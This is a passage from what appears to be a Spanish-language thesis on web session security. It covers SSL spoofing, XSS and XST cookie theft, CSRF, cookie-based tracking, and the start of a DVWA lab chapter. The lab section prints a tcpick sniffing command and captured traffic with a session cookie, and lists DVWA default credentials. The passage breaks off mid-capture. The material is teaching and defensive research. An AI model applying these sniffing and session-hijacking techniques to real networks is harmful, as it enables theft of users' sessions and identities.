nico@yoko:~$ curl http://mail.info.unlp.edu.ar
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://mail.info.unlp.edu.ar/">here</a>.</p>
</body></html>
nico@yoko:~$
```

Figura 3.4: Redirección desde HTTP a HTTPs

el sniffing del tráfico, el atacante podrá capturar toda la información de las comunicaciones de la víctima pero no podrá interpretarla por estar esta cifrada.

Supongamos un usuario intenta acceder a una aplicación web que opera en forma segura, es decir con HTTPs. En la interacción del usuario con la aplicación web, la conexión HTTPs se puede establecer dependiendo de la configuración del servidor web de distintas formas:

1. El servidor sólo permite comunicaciones HTTPs. Ninguna comunicación HTTP es permitida. En este escenario el usuario debe ingresar en la URL el enlace HTTPs al sitio web. Por ejemplo, suponiendo que el sitio es www.test.com, deberá ingresar: `https://www.test.com`.

2. El servidor redirecciona todas las comunicaciones HTTP hacia la versión HTTPs de él mismo. En la figura 3.4 se ve una petición a `http://mail.info.unlp.edu.ar/` cuya respuesta utiliza un código asociado a redirección que informa que se deberá ir a otra URL, la cual es la versión segura del servicio, es decir, `https://mail.info.unlp.edu.ar/`.

3. El usuario visita un sitio web que funciona sobre HTTP. En la página respondida por el servidor, hay enlaces a secciones que funcionan sobre HTTPs porque la seguridad de dichas secciones así lo requieren. En la figura 3.5 se ve que el usuario accede a `http://www.afip.gob.ar/` y cuando acerca el puntero a "INGRESAR", la URL mostrada al pie de la página revela que el enlace es a la URL a la que se accedería es `https://auth.afip.gob.ar/contribuyente/`. En Argentina, esto se ve en los sitios de muchos bancos en los que la pagina institucional del mismo es HTTP pero si se ingresa al enlace que permite utilizar el servicio de Homebanking, se ingresa a un sitio seguro.

Como ya dijimos, al usar HTTPs, las aplicaciones web se aseguran que no puedan ser atacadas mediante técnicas de sniffing. Sin embargo, es posible atacar aplicaciones web que utilizan HTTPs a través de un ataque más complejo llamado SSL spoofing. El SSL spoofing se apoya en algunas de las técnicas ya vistas para manipular usuarios, protocolos y paquetes con el objeto de poder acceder a la información intercambiada en lo que nor-

Figura 3.5: Enlaces HTTPs sobre pagina HTTP

malmente sería una comunicación HTTPs. Para realizar un ataque de SSL spoofing es necesario:

1. MITM: Para posicionar al atacante en el camino entre el usuario y el servidor. Esto es necesario para que el atacante se convierta en la puerta de salida por defecto (default gateway) del usuario atacado para sus comunicaciones de red. Independientemente si la red LAN utiliza un hub o un switch, esta técnica no es opcional puesto que es necesaria para redireccionar al usuario, no simplemente hacer sniffing de su tráfico de red.

2. Redirección de paquetes: Para encausar de manera transparente el tráfico HTTP de la víctima hacia una especie de servidor proxy HTTP que será el encargado de llevar a cabo el ataque de SSL spoofing propiamente dicho.

3. SSL spoofing: Para manipular el contenido de las páginas HTTP recibidas por el servidor web visitado. Esta manipulación permite engañar al usuario víctima del ataque para que nunca establezca una comunicación segura (HTTPs) contra el sitio que quiere visitar. Esto será lo que posteriormente se pueda interpretar el contenido de las comunicaciones de la víctima del ataque. En la figura 3.6, se puede apreciar de que manera el atacante puede manipular las comunicaciones para evitar que el cliente inicie una conexión HTTPs. Para ello, se realizan algunos cambios sobre las respuestas recibidas del servidor, de modo que el cliente nunca reciba redirecciones a sitios o enlaces HTTPs.

4. Sniffing: Una vez implementado el ataque de SSL spoofing se podrá capturar todo el tráfico de red del usuario víctima siendo posible interpretar la información transmitida.




Figura 3.6: SSL Spoofing

Debido a esto, a través de ataques de SSL spoofing es posible manipular comunicaciones HTTPs de modo tal de realizar ataques de robo de sesión, ataques de robo de identidad y ataques contra la confidencialidad de las comunicaciones.

Ingeniería social a los usuarios

La ingeniería social[79] es un término utilizado para referirse a un conjunto de técnicas y habilidades sociales utilizadas para el engaño de las personas. Mediante ingeniería social es posible obtener información valiosa de una persona. También es posible incitar a que una persona realice alguna acción

determinada, sin que ésta persona sepa que dicha acción la perjudica y beneficia a un tercero.

Existen muchas formas de obtener información de una persona mediante técnicas de ingeniería social. La mejor manera de prevenir a las personas sobre este tipo de ataques es mediante concientización. Fuera del mundo de la informática, una forma de ingeniería social puede ser el conocido "cuento el tío". Del mismo modo que la gente está prevenida sobre distintos tipos de recursos utilizados para estafar a la gente, en una organización el personal debería estar concientizado en temas de seguridad de la información.

Un ejemplo de ingeniería social son los correos electrónico que, intentando hacer creer que vienen del administrador de nuestra organización, piden que sean respondidos con información de nuestras credenciales de acceso. Sobre aplicaciones web, dependiendo de cómo esté implementado el manejo de sesiones, pueden existir distintas maneras de realizar ataques de robo de sesión utilizando ingeniería social. Una manera podría ser incitando a la víctima a conectarse utilizando una computadora en particular. A la víctima se le presentaría el portal donde poner sus credenciales para iniciar sesión de modo de poder ingresar al sitio web. Lo que puede parecer inofensivo no lo es si consideramos que el atacante pudo haber analizado previamente la cookie de sesión negociada por el navegador con el sitio web. Cuando el usuario atacado inicie sesión, el atacante sabrá la cookie de sesión que el sitio web considera válida para dicho usuario.

En una aplicación web que haga un manejo de sesiones web adecuado, se renovarían las cookies utilizadas luego del inicio de sesión de los usuarios.

Inspección de datos en navegadores web

Un navegador web mantiene una gran cantidad de información interesante. Ya sea por descuido del usuario o por ingeniería social, si un tercero logra utilizar la computadora del usuario, entonces podría acceder a:

- Cookies de sesión utilizadas en los distintos sitios web que el usuario utiliza. Dado que las cookies tienen atributos de vencimiento, si los sitios web utilizan cookies que no expiran o que el tiempo de expiración es muy grande, entonces se podrán obtener cookies de sesión válidas.
- Credenciales de acceso almacenadas, de modo de acceder automáticamente a los sitios en los que el usuario configuró que el navegador recuerde la contraseña. Para que el navegador recuerde usuarios y contraseñas utilizadas, deberá guardarlas en algún lugar. Quien opere la computadora podrá acceder a todas las contraseñas almacenadas.

- Almacén de certificados (Certificados Personales / Autoridades de Certificación / Excepciones).
- Historial de sitios visitados.

Explotación de vulnerabilidades web

Los errores en la codificación o el diseño de una aplicación web, dan lugar a distintos tipos de fallos que pueden afectar diferentes partes de la aplicación. La explotación de algunos de estos errores da lugar a ataques que pueden ayudar a un atacante a revelar información de cookies de sesión de otros usuarios, como así también sobre credenciales de acceso.

Algunos de estos problemas de seguridad afectan de manera directa el mecanismo de manejo de sesiones de las aplicaciones web. Esto se debe a que permiten revelar cookies válidas o simplemente no se realizan los controles necesarios para proteger las sesiones web. La mayoría de estos problemas están incluidos en el OWASP Top Ten Project debido a la criticidad de los mismos para una organización.

ATAQUE A SESIONES Entre los fallos que pueden afectar la seguridad del manejo de sesiones de la aplicación web, podemos considerar los siguientes:

- XSS - Cross Site Scripting (Problema número 3 del OWASP Top Ten Project)

  Son fallos de codificación que permiten que una aplicación web utilice datos enviados por el usuario sin que los mismos sean adecuadamente validados. Este tipo de fallos puede ser utilizado para robar cookies de sesión a otros usuarios. Por ejemplo, si un sitio web de compra y venta tuviese un fallo de este tipo sería catastrófico. Un atacante podría crear una publicación para vender algo y dado que el sitio web no valida adecuadamente los datos ingresados por el usuario, en la publicación podría ingresar también código Javascript. Cuando un usuario visite dicha publicación, el código JavaScript se ejecutará en su navegador. El atacante podría haber ideado un código JavaScript que accede a la cookie de sesión y la envía a un servidor externo de manera de robar la cookie de sesión de cada usuario que visita su publicación.

- XST[60] - Combinación de XSS y uso del método HTTP TRACE

  Las cookies de sesión pueden ser protegidas adecuadamente por el desarrollador de la aplicación web. Las cookies de sesión pueden ser protegidas de ataques de XSS mediante la utilización del atributo HttpOnly. Este atributo hace que las cookies no puedan ser accedidas desde el código Javascript. Un ataque de XSS no podrá acceder a cookies

HttpOnly a menos que se utilice una variante al ataque XSS llamada XST. Los ataques de XST se aprovechan de los problemas de XSS sumados a que el servidor web responde a requerimientos HTTP que utilizan el método TRACE. El método TRACE responde al usuario la información enviada en el requerimiento. Es un método utilizado en tareas de depuración. En este caso el código JavaScript haría una petición TRACE a la aplicación web y analizaría luego la respuesta recibida. Dado que el requerimiento se realiza a un sitio con el que hay una cookie de sesión gestionada, la misma viaja en dicho requerimiento. La respuesta al requerimiento TRACE tendrá los datos enviados, entre los que estará la cookie de sesión.

- Broken authentication and Session Management (Problema número 2 del OWASP Top Ten Project)

  Se trata principalmente de errores de diseño del mecanismo de sesiones de una aplicación web. Este tipo de errores dan lugar a vulnerabilidades que se pueden aprovechar para atacar el mecanismo de manejo de sesiones de una aplicación web. Entre los problemas, podemos mencionar:

  - Problemas de fijación de sesiones.
  - Problemas con la renovación de las cookies.
  - Problemas con los atributos de las cookies.

ATAQUE A LA INTEGRIDAD DE LAS OPERACIONES Utilizando este tipo de ataque se logra que, un usuario que utiliza una aplicación web realice alguna acción determinada. Esta acción fue ideada por un tercero y el usuario puede ni siquiera saber que la misma fue realizada. Para atacar la integridad de las operaciones de un sistema web, se podrían usar:

- Vulnerabilidades web tipo CSRF - Cross-Site Request Forgery. Los fallos de CSRF son considerados como el problema número 8 del OWASP Top Ten Project. Estos permiten que un usuario víctima haga algo sobre una aplicación web sin siquiera darse cuenta.
- Otra forma posible de realizarlo es a través del clickjaking o secuestro de clicks[51].

Tanto para ataques de CSRF como de clickjaking, es necesario el uso de ingeniería social. La víctima debe ser incitada a que visite una página web determinada que provoca la ejecución exitosa del ataque o que abra un enlace recibido por mail.

3.3 PROBLEMAS DE PRIVACIDAD CON EL MECANISMO DE MANEJO DE SESIONES HTTP

En el diccionario de la lengua española de la Real Academia Española[61], se define privacidad como:

> "Ámbito de la vida privada que se tiene derecho a proteger de cualquier intromisión".

Como ya se mencionó, para poder implementar sesiones web, en la actualidad se utilizan las cookies de sesión. Este mecanismo, descripto inicialmente por Netscape[46] y estandarizado posteriormente por los siguientes documentos estándares[39][40][6], fue desde sus comienzos controversial porque atenta contra la privacidad de los usuarios[66]. En[41]David Kristol, autor de [39][40], brinda una perspectiva personal sobre el modo en que, lo que comenzó como una especificación técnica, al intentar abordar asuntos no técnicos como la privacidad, se convirtió en una cuestión política.

El mecanismo de manejo de sesiones utilizado actualmente por las aplicaciones web puede ser utilizado para atentar contra la privacidad de los usuarios. Con las cookies de sesión que dicho mecanismo utiliza, es posible rastrear la actividad de navegación de los usuarios. Utilizando dicha información es posible armar un perfil de navegación sobre los sitios web visitados que puede incluir:

- Fecha y hora de las distintas visitas realizadas.
- Otros sitios web visitados en los momentos previos o posteriores a la visita a un sitio en particular.
- Motivo de la visita. Dependiendo de cómo esté hecha la aplicación web visitada, será posible establecer el motivo de la visita.

Rastreo de usuarios

Se conoce como rastreo de usuarios a la construcción de perfiles de navegación en base a la actividad en Internet que dichos usuarios puedan tener. Actualmente, el rastreo de usuarios no sucede en un sitio web en particular sino que puede ocurrir todo el tiempo que el usuario esté navegando en Internet. La finalidad del rastreo de usuarios podría ser una o varias de las siguientes:

- Marketing directo e interactivo o publicidad dirigida
- Fidelización de usuarios o clientes
- Vigilancia y monitoreo

Por ejemplo, supongamos que la empresa de marketing MK quiere armar perfiles de navegación rastreando la actividad de distintos usuarios que navegan en Internet. Con esta información, la empresa MK pretende hacer publicidad dirigida, de modo de ofrecer un producto solamente a quien esté interesado en ese tipo de productos.

Uno de las primeras acciones que la empresa MK deberá realizar para poder rastrear la actividad de potenciales clientes, será la de comprar espacios de publicidad en diferentes sitios web. La elección del sitio web estará sujeta a público que lo utiliza, nivel de popularidad, etc.

Supongamos que MK compra derechos de publicidad en los sitios A, B y C. El espacio de publicidad comprado será por ejemplo un banner en los sitios web contratados. Cuando un usuario visite uno de estos sitios web, el banner seleccionado que se le mostrará al usuario será controlado por la empresa MK. Cuando un usuario visite por ejemplo el sitio A, se desencadenarán las siguientes acciones:

1. El usuario accede a `http://www.a.com/`. En el código HTML de dicha página habrá una imagen que será la referencia al banner de publicidad comprado por MK. El navegador del usuario descargará automáticamente esta imagen utilizando la referencia especificada en la página recientemente accedida. La URL del banner será: `http://mk.com/sitio_a.jpg`.

2. La primera vez que el navegador del usuario intente descargar el banner del sitio web de la empresa MK, recibirá de dicho sitio una cookie de sesión con un tiempo de expiración muy grande.

3. En el futuro, cada vez que el usuario visite el sitio web A, su navegador intentará descargar el banner desde `http://mk.com/sitio_a.jpg`. Dado que hay una cookie de sesión válida para el sitio `mk.com`, al utilizar dicha cookie el sitio web de la empresa MK sabrá que se trata del mismo usuario que anteriormente se le asignó esa cookie.

4. Incluso cuando el usuario visite el sitio web B, su navegador intentará descargar el banner desde `http://mk.com/sitio_b.jpg`. Dado que hay una cookie de sesión válida para el sitio `mk.com`, al utilizar dicha cookie el sitio web de la empresa MK sabrá que se trata del mismo usuario que antes navegaba el sitio web A y ahora el sitio web B.

5. Dado que los requerimientos recibidos por el sitio web de la empresa MK, de acuerdo al estándar de HTTP[28] utilizan el encabezado REFERER que indican la página web que se estaba visitando previamente, el sitio MK puede asociar información adicional sobre el usuario. En la URL recibida en el encabezado REFERER puede haber más información que permita, al sitio MK, determinar la razón por la cual el usuario

estaba visitando esa página.
Un simple ejemplo de ésto puede verse al entrar al sitio de Mercado Libre y buscar el artículo "bicicleta". Al hacer esto, nuestro navegador visita la siguiente página: http://listado.mercadolibre.com.ar/bicicletas#D[A:bicicletas]. Si en esta página hubiese un banner que apunta a http://mk.com/sitio_ml.jpg, en el sitio web de MK se podría inspeccionar el encabezado REFERER de la URL recibida para notar que estamos interesados en bicicletas. De este modo MK puede retornar al usuario publicidad sobre bicicletas.

Identificando rastreadores

El rastreo es una técnica ampliamente utilizada en Internet. Con el objeto de mostrar el uso de técnicas de rastreo en Internet, tomaremos como referencia una herramienta que permite identificar este tipo de sitios web. Lightbeam es una herramienta que grafica la dependencia existente entre distintos sitios web permitiendo identificar otros sitios también visitados, mas conocidos como sitios de terceros.

Por ejemplo, podríamos usar Lightbeam, si quisiéramos saber la relación existente con sitios de terceros al visitar los siguientes sitios web:

- http://www.clarin.com/
- http://cnnespanol.cnn.com/
- http://elpais.com/

En la figura 3.7 se muestra el resultado obtenido con Lightbeam. En la misma se muestra la relación existente entre los sitios visitados con otros sitios de terceros a los que nuestro navegador accede automáticamente. En el resultado se puede apreciar:

- Los sitios visitados por el usuario.
- Los sitios de terceros que se contactaron.
- Cuales de las peticiones realizadas a sitios de terceros, recibieron una cookie de sesión (enlaces violetas).
- Se puede ver en el panel de la derecha el detalle de los sitios de terceros contactados al visitar alguno de los sitios web originalmente visitado. En este caso fue selecionado http://www.clarin.com.
- Los sitios de terceros enlazados a todas las páginas visitadas:
  - http://doubleclick.net/
  - http://scorecardresearch.com/




Figura 3.7: Lightbeam

Podría decirse que mientras más grande es la organización dedicada al armado de perfiles de usuario, más posibilidades tendrá de tener presencia en distintos sitios web de acceso masivo tanto a nivel local como internacional.

Evitando actividad de rastreo de usuarios

El usuario puede tomar distintas acciones para evitar ser rastreado cuando navega en Internet. Algunas de estas acciones tendrán mayor efectividad que otras. Incluso pueden influir en distinta medida en la experiencia de navegación del usuario. Entre las acciones que un usuario puede realizar para evitar el rastreo, se pueden mencionar:

- Usar el modo incógnito o la navegación privada
  El modo incógnito, permite al usuario navegar por Internet normalmente. En el modo incógnito no se utilizan configuraciones particulares sobre el navegador. Cuando un usuario navega en Internet utilizando el modo incógnito, tiene la certeza que al finalizar se borrarán todos los datos de su navegación. Entre estos datos se pueden mencionar: cookies de sesión, historial o contraseñas almacenadas.
  Cada vez que un usuario utiliza el modo incógnito, el navegador se presenta a un posible sitio web rastreador como un usuario nuevo y no como el mismo usuario que tal vez ayer había visitado los mismos sitios. Esto se debe a que todas las cookies utilizadas son borradas cuando el usuario termina de utilizar el modo incógnito. Sin embargo, las cookies no es el único elemento que un sitio web puede utilizar para rastrear al usuario. Otras técnicas posibles que funcionarían incluso cuando el usuario utiliza el modo incógnito son HSTS SuperCookies[36][2] y canvas fingerprinting[48].

- Usar complementos para bloquear rastreadores
  Existen complementos para los navegadores web que se encargan de evitar accesos a sitios que se considera que hacen rastreo de usuarios. Tanto Ghostery como Privacy Badger son complementos que permiten detectar y evitar el acceso a distintos tipos de sitios de terceros cuando el usuario navega en Internet.
  Como en todas las cosas, no todo lo que reluce es oro. Ghostery es una excelente herramienta. Sin embargo, algunos creen que vende la información recolectada a empresas que pagan por ella[35]. Esto se debe a que en el año 2010 Ghostery fue adquirida por una empresa de publicidad llamada Evidon.

- Usar complementos para bloquear ejecución de scripts (NoScript)
  Se pueden instalar complementos que se encargan de evitar que se ejecute en el navegador del usuario código de scripting. El código de scripting forma parte de los sitios web visitados. NoScript en un complemento que solamente permite la ejecución de código JavaScript, Java y de otros complementos de los sitios web de confianza que el usuario elija. Desde el punto de vista de su uso, este tipo de herramientas requiere una participación del usuario más activa. El usuario debe indicar cuáles sitios web son de confianza o qué tipo de contenido será evaluado.
  A pesar de esto, NoScript evita la ejecución en el navegador de código hostil. Sin embargo, en lo que a privacidad respecta, si la referencia al sitio de terceros se realizara con una imagen por ejemplo, no se evitaría completamente el rastreo.

- Activar en el navegador la opción DNT (Do Not Track)[74]
  DNT es un encabezado HTTP utilizado para indicar a los sitios web visitados que el usuario no desea ser rastreado. Los sitios deben honrar la petición, aunque de ésto no hay garantías.

3.4 CONCLUSIONES

El mecanismo actualmente utilizado para el manejo de sesiones web se basa en el intercambio de cookies. Este intercambio de cookies no sólo atenta contra la privacidad de los usuarios que navegan en Internet. La seguridad de las aplicaciones web también podría ser comprometida mediante el robo y manipulación de cookies de sesión. Las cookies pueden facilitar la realización de ataques de robo de sesión, robo de identidad y falsificación de acciones sobre el sistema web.

4

ATAQUES A SESIONES HTTP

Este capítulo se centra en la realización de pruebas de seguridad sobre aplicaciones web. Con estas pruebas se mostrarán distintas maneras de atacar sesiones web. Como se verá, la mayoría de los ataques utilizados aprovechan distintas vulnerabilidades con las que se puede manipular el mecanismo de manejo de sesiones.

Para las pruebas descriptas a continuación, se utilizan distintas herramientas con el objeto de establecer el entorno adecuado. Cuando los ataques a mostrar se aprovechan de manipulaciones sobre protocolos de red, se utiliza la herramienta CORE[64][1] que permite armar topologías y virtualizarlas. Cuando los ataques a mostrar se valen de vulnerabilidades que pueden tener distintas aplicaciones web, se utiliza la aplicación web DVWA[26] - Damn Vulnerable Web Application.

DVWA es una aplicación web vulnerable de manera intencional. En DVWA se puede probar distintos problemas de seguridad web. Entre los objetivos de DVWA podemos mencionar:

- Ser una herramienta que ayude a entender y explotar problemas de seguridad web.
- Ayudar a desarrolladores de aplicaciones web a entender la manera adecuada de programar de manera segura
- Proveer un ambiente de trabajo adecuado que permita a docentes enseñar distintos aspectos relacionados a la seguridad web.

4.1 INTRODUCCIÓN

Cuando un sitio web debe autenticar usuarios, presenta una página web con un formulario en el que el usuario deberá ingresar tanto su nombre de usuario como su contraseña. Para llegar a este punto, el usuario accede inicialmente a `http://www.mitesis.com`. En la respuesta enviada por el

servidor, se entregan al usuario cookies de sesión y, dado que no está autenticado, se lo redirige hacia el formulario de autenticación propiamente dicho: `http://www.mitesis.com/login.php`. La figura 4.1 muestra el formulario de autenticación de la aplicación web DVWA. Las credenciales de acceso por defecto de la aplicación web DVWA son:

- Usuario: admin
- Contraseña: password




Figura 4.1: Portal de login a una aplicación web

Cuando el usuario se autentica contra el servidor, envía esta información al servidor. La figura 4.2 es el extracto de una captura de tráfico en el que se visualiza la información intercambiada entre el navegador del usuario y el servidor. En color rojo se aprecia la información enviada por el usuario. Como puede observarse, además del usuario y la contraseña, se envían las cookies de sesión que el servidor asignó al usuario: PHPSESSID y security.

Por otro lado, en la figura 4.2, en azul se muestra la respuesta enviada por el servidor hacia el usuario. La aplicación web recibió el requerimiento del usuario con sus credenciales de acceso y, dado que son válidas, asocia la cookie del usuario con el usuario admin de la aplicación web. En el futuro, cualquier requerimiento HTTP que llegue a la aplicación web con la cookie de sesión asociada al usuario, se tratará con privilegios de admin.




Figura 4.2: Envío de usuario y contraseña en HTTP

4.2 ATAQUES MEDIANTE TÉCNICAS DE SNIFFING Y MITM

Una aplicación web que da servicio sobre HTTP pone en riesgo no sólo la confidencialidad de la información transmitida, sino también las sesiones de los usuarios. Esta falla es la número 6 del OWASP Top Ten Project, la cual está catalogada como "Exposición de Datos Sensibles". Con técnicas de sniffing es posible acceder a la información necesaria para implementar ataques de robo de sesión y robo de identidad.

4.2.1 *Sniffing*

Las técnicas de sniffing son aplicables en distintas situaciones:

- Estamos conectados en una LAN en la que se utilizan hub como dispositivo de interconexión.
- Se tiene acceso a enrutadores por el que pasa el tráfico que se quiere analizar.

En cualquiera de las situaciones anteriores, el ataque será trivial. Con sólo ejecutar una aplicación que realice análisis de protocolos, el atacante podrá acceder a la información intercambiada entre el usuario y el servidor. En la figura 4.3, el ataque de sniffing a la computadora de la víctima cuando se co-

munica con el servidor `www.mitesis.com` se podrá realizar desde cualquiera de las computadoras conectadas a la LAN como desde los enrutadores por el que pasa el tráfico de red: router1 y router2.




Figura 4.3: Segmento de LAN interconectado con hub

Si el atacante opera por ejemplo la computadora n11, entonces podrá acceder al contenido de todas las comunicaciones de las demás computadoras conectadas a la LAN. Cuando la víctima acceda a `www.mitesis.com`, el servidor le ofrece una cookie de sesión y redirecciona al usuario al formulario de autenticación. En la figura 4.4 se ve lo que el atacante puede extraer del tráfico inspeccionado. Para ello se utilizó la herramienta tcpick[5]. Tcpick permite mostrar el intercambio de paquetes de las comunicaciones de red sin necesidad de utilizar una interfaz gráfica, resaltando y mostrando información relevante.

```
root@n11:/tmp/pycore.60242/n11.conf# tcpick -i eth0 -C -yP -h -a
Starting tcpick 0.2.1 at 2016-07-08 18:07 PDT
Timeout for connections is 600
tcpick: listening on eth0
10.0.50.20:53960 S > www-mitesis-com:http (0)
1       SYN-SENT        10.0.50.20:53960 > www-mitesis-com:http
www-mitesis-com:http AS > 10.0.50.20:53960 (0)
1      SYN-RECEIVED     10.0.50.20:53960 > www-mitesis-com:http
10.0.50.20:53960 A > www-mitesis-com:http (0)
1      ESTABLISHED      10.0.50.20:53960 > www-mitesis-com:http
.............20.50.0.10.in-addr.arpa.....
10.0.50.20:53960 AP > www-mitesis-com:http (165)
GET / HTTP/1.1
User-Agent: curl/7.22.0 (i686-pc-linux-gnu) libcurl/7.22.0 OpenSSL/1.0.1 zlib/1
Host: www.mitesis.com
Accept: */*

www-mitesis-com:http A > 10.0.50.20:53960 (0)
www-mitesis-com:http AP > 10.0.50.20:53960 (438)
HTTP/1.1 302 Found
Date: Sat, 09 Jul 2016 01:07:18 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.13
Set-Cookie: PHPSESSID=erft5a10ampfta80as4kp8jmj7; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: security=low
Location: login.php
